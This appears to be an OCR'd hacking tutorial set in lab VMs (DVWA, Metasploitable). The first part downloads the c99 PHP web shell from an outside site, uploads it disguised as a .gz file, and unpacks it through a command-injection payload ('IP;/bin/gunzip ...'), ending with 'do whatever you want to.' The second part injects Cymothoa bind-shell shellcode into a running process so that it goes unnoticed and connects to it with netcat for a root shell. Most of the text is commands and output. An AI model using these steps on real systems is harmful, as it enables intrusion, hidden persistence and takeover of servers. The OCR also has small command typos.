
3. Start Kali Terminal, and type mkdir -p/root/backdoor hit Enter and type cd/root/backdoor and again hit Enter.

4. It's time to download PHP backdoor, type

wget http://r57.gen.tr/shell/c99.rar (hit enter)

5. We have to convert it into .gz & edit C99.php file to be executed on DVWA Server:


- `unrar x c99.rar (Enter)`
- `cp c99.php c99.php.kbp (Enter)`
- `head -1 c99.php (Enter)`
- `sed -i '1 s/^.*$/`
- `head -1 c99,php (Enter)`
- `gzip c99.php (Enter)`
- `ls -l (enter)`



```
root@bt:~/backdoor# unrar x c99.rar

UNRAR 3.90 beta 2 freeware      Copyright (c) 1993-2009 Alexander Roshal


Extracting from c99.rar

Extracting  c99.php                                                    OK
All OK
root@bt:~/backdoor# cp c99.php c99.php.bkp
root@bt:~/backdoor# head -1 c99.php
<?
root@bt:~/backdoor# sed -i '1 s/^.*$/<?php/g' c99.php
root@bt:~/backdoor# head -1 c99.php
<?php
root@bt:~/backdoor# gzip c99.php
root@bt:~/backdoor# ls -l
total 240
-rw-r--r-- 1 root root 153275 2013-06-07 03:12 c99.php.bkp
-rw-r--r-- 1 root root  43786 2013-06-07 03:12 c99.php.gz
-rw-r--r-- 1 root root  41044 2013-03-15 17:16 c99.rar
root@bt:~/backdoor# 
```

6. You can see it in root folder we got new compressed c99.php.gz.

8. Now go back to DVWA – upload and upload C99.php.gz file, since we can't use upload C99.php



Vulnerability: File Upload


```
../../hackable/uploads/c99.php.gz succesfully uploaded!
```

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm

9. Now, we will locate that file into web browser- basically it will be at location

- http://YOUR_DVWA-IP_ADDRESS/dvwa/hackable/uploads
- Replace Green text with your DVWA IP Address e.g.:
- http://192.168.34.142/dvwa/hackable/uploads


Damn Vulnerable Web App (...
Damn Vulnerable Web App (...
Index of /dv
192.168.32.128/dvwa/hackable/uploads/
BackTrack Linux
Offensive Security
Exploit-DB
Aircrack-ng
SomaFM

Index of /dvwa/hackable/uploads

```
Name                 Last modified      Size Description
Parent Directory                          -
c99.php.gz           07-Jun-2013 03:21  43K
dvwa_email.png       22-Mar-2012 17:31  667
```

10. It will not work until we get .php file so now our next target is to unzip that file and extract it into the server.


11. Now thats the preety awsome part as we use command execution method (It is one of the most dangerous vulnerability that allows an attacker to sendta unwanted commands to web server and compromise server, database, and files. It can also leads to Website Defacement, MySQL Shutdown, File Upload Vulnerabilities, Creating multiple vulnerabilities.)

12. So now we are going to execute the command to web server to unzip the file

13. Click on Command Execution DVWA : & Send below command to Server :

- YOUR_DVWA_IP;/bin/gunzip -v../../hackable/uploads/c99.php
- Replace Green text with your DVWA IP as mine is :
- 192.168.34.142;/bin/gunzip -y../../hackable/uploads/c99.php
- And click to Submit.

14. Well, now you'll get successfully message




Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

```
PING 192.168.32.128 (192.168.32.128) 56(84) bytes of data.
64 bytes from 192.168.32.128: icmp_seq=1 ttl=64 time=0.028 ms
64 bytes from 192.168.32.128: icmp_seq=2 ttl=64 time=0.033 ms
64 bytes from 192.168.32.128: icmp_seq=3 ttl=64 time=0.041 ms

--- 192.168.32.128 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.028/0.034/0.041/0.005 ms
```

15. Now once again locate upload directory and you'll see that your compressed file in uncompressed.


Damn Vulnerable Web App (...
Damn Vulnerable Web App (...
Index of /dvw
192.168.32.128/dvwa/hackable/uploads/
BackTrack Linux
Offensive Security
Exploit-DB
Aircrack-ng
SomaFM

Index of /dvwa/hackable/uploads

Name	Last modified	Size	Description
Parent Directory		-	
c99.php	07-Jun-2013 03:21	150K	
dvwa_email.png	22-Mar-2012 17:31	667	

16. Ok Click on it and you're done. Now complete Database, Server, Website, files, and all control is in your hand. Now do whatever you want to.

Using operating system backdoors

Cymothoa


Cymothoa is a backdoor tool that allows you to inject its shellcode into an existing process. The reason for this is to disguise it as a regular process. The backdoor should be able to coexist with the injected process in order not to arouse the suspicion of the administrator. Injecting shellcode to the process also has another advantage; if the target system has security tools that only monitor the integrity of executables files but do not perform checks of the memory, the process backdoor will not be detected.

To run cymothoa, just type the following command:

```
cymothoa
```

You will see the cymothoa helper page. The mandatory options are the process ID (PID) -p to be injected and the shellcode number –s.

To determine the PID, you can use the `ps` command in the target machine. You can determine the shellcode number by using the `-S` (list available shellcode) option:




```
root@kali:~# cymothoa -S

0 - bind /bin/sh to the provided port (requires -y)
1 - bind /bin/sh + fork() to the provided port (requires -y) - izik <izik@tty64.org>
2 - bind /bin/sh to tcp port with password authentication (requires -y -o)
3 - /bin/sh connect back (requires -x, -y)
4 - tcp socket proxy (requires -x -y -r) - Russell Sanford (xort@tty64.org)
5 - script execution (see the payload), creates a tmp file you must remove
6 - forks an HTTP Server on port tcp/8800 - http://xenomuta.tuxfamily.org/
7 - serial port busybox binding - phar@stonedcoder.org mdavis@ioactive.com
8 - forkbomb (just for fun...) - Kris Katterjohn
9 - open cd-rom loop (follows /dev/cdrom symlink) - izik@tty64.org
10 - audio (knock knock knock) via /dev/dsp - Cody Tubbs (pigspigs@yahoo.com)
11 - POC alarm() scheduled shellcode
12 - POC setitimer() scheduled shellcode
13 - alarm() backdoor (requires -j -y) bind port, fork on accept
14 - setitimer() tail follow (requires -k -x -y) send data via upd
```

Once you have compromised the target, you can copy the cymothoa binary file to the target machine to generate the backdoor.

After the cymothoa binary file is available in the target machine, you need to find out the process you want to inject and the shellcode type.

To list the running process in Linux system, we can use the `ps` command with `-aux` options. The following screenshot displays the result of running that command. There are several columns available in the output, but for this purpose, we only need the following columns:

- USER (the first column)
- PID (the second column)
- COMMAND (the eleventh column)




```
root      4248  0.0  0.0      0     0 ?        S    02:03   0:00 [nfsd]
root      4249  0.0  0.0      0     0 ?        S    02:03   0:00 [nfsd]
root      4250  0.0  0.0      0     0 ?        S    02:03   0:00 [nfsd]
root      4251  0.0  0.0      0     0 ?        S    02:03   0:00 [nfsd]
root      4255  0.0  0.0   2424   332 ?        Ss   02:03   0:00 /usr/sbin/rpc.mountd
daemon    4303  0.0  0.0   2316   216 ?        SN   02:03   0:00 distccd --daemon --user daemon --allow 0.0.
daemon    4324  0.0  0.0   2316   216 ?        SN   02:03   0:00 distccd --daemon --user daemon --allow 0.0.
root      4325  0.0  0.3   5412  1728 ?        Ss   02:03   0:00 /usr/lib/postfix/master
postfix   4329  0.0  0.3   5420  1644 ?        S    02:03   0:00 pickup -l -t fifo -u -c
postfix   4330  0.0  0.3   5460  1680 ?        S    02:03   0:00 qmgr -l -t fifo -u
root      4333  0.0  0.2   5396  1192 ?        Ss   02:03   0:00 /usr/sbin/nmbd -D
root      4335  0.0  0.2   7724  1360 ?        Ss   02:03   0:00 /usr/sbin/smbd -D
root      4339  0.0  0.1   7724   808 ?        S    02:03   0:00 /usr/sbin/smbd -D
```

In this exercise, we will inject to PID 4255 (rpc.mountd) and we will use payload number 1. We need to set the port number for the payload by using the option -y [port number]. The following is the cymothoa command for this scenario:

```
./cymothoa -p 4255 -s 1 -y 4444
```

The following is the result of this command:




```
[+] attaching to process 4255

 register info:
 -----------------------------------------------
 eax value: 0xffffdfe   ebx value: 0x400
 esp value: 0xbfa55fb0   eip value: 0xb7f77410
 -----------------------------------------------

[+] new esp: 0xbfa55fac
[+] payload preamble: fork
[+] injecting code into 0xb7f78000
[+] copy general purpose registers
[+] detaching from 4255

[+] infected!!!
```

Let's try to log in to our backdoor (port 4444) from another machine by issuing the following command:

```
nc -nvv 192.168.56.102 4444
```

Here, 192.168.56.102 is the IP address of the target server.

The following is the result:



```
root@kali:~# nc 192.168.56.102  4444
id
uid=0(root) gid=0(root)


uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU
/Linux


ls
etab
rmtab
rpc_pipefs
sm
sm.bak
state
v4recovery
xtab
```

We have successfully connected to our backdoor in the remote machine and we were able to issue several commands to the remote machine.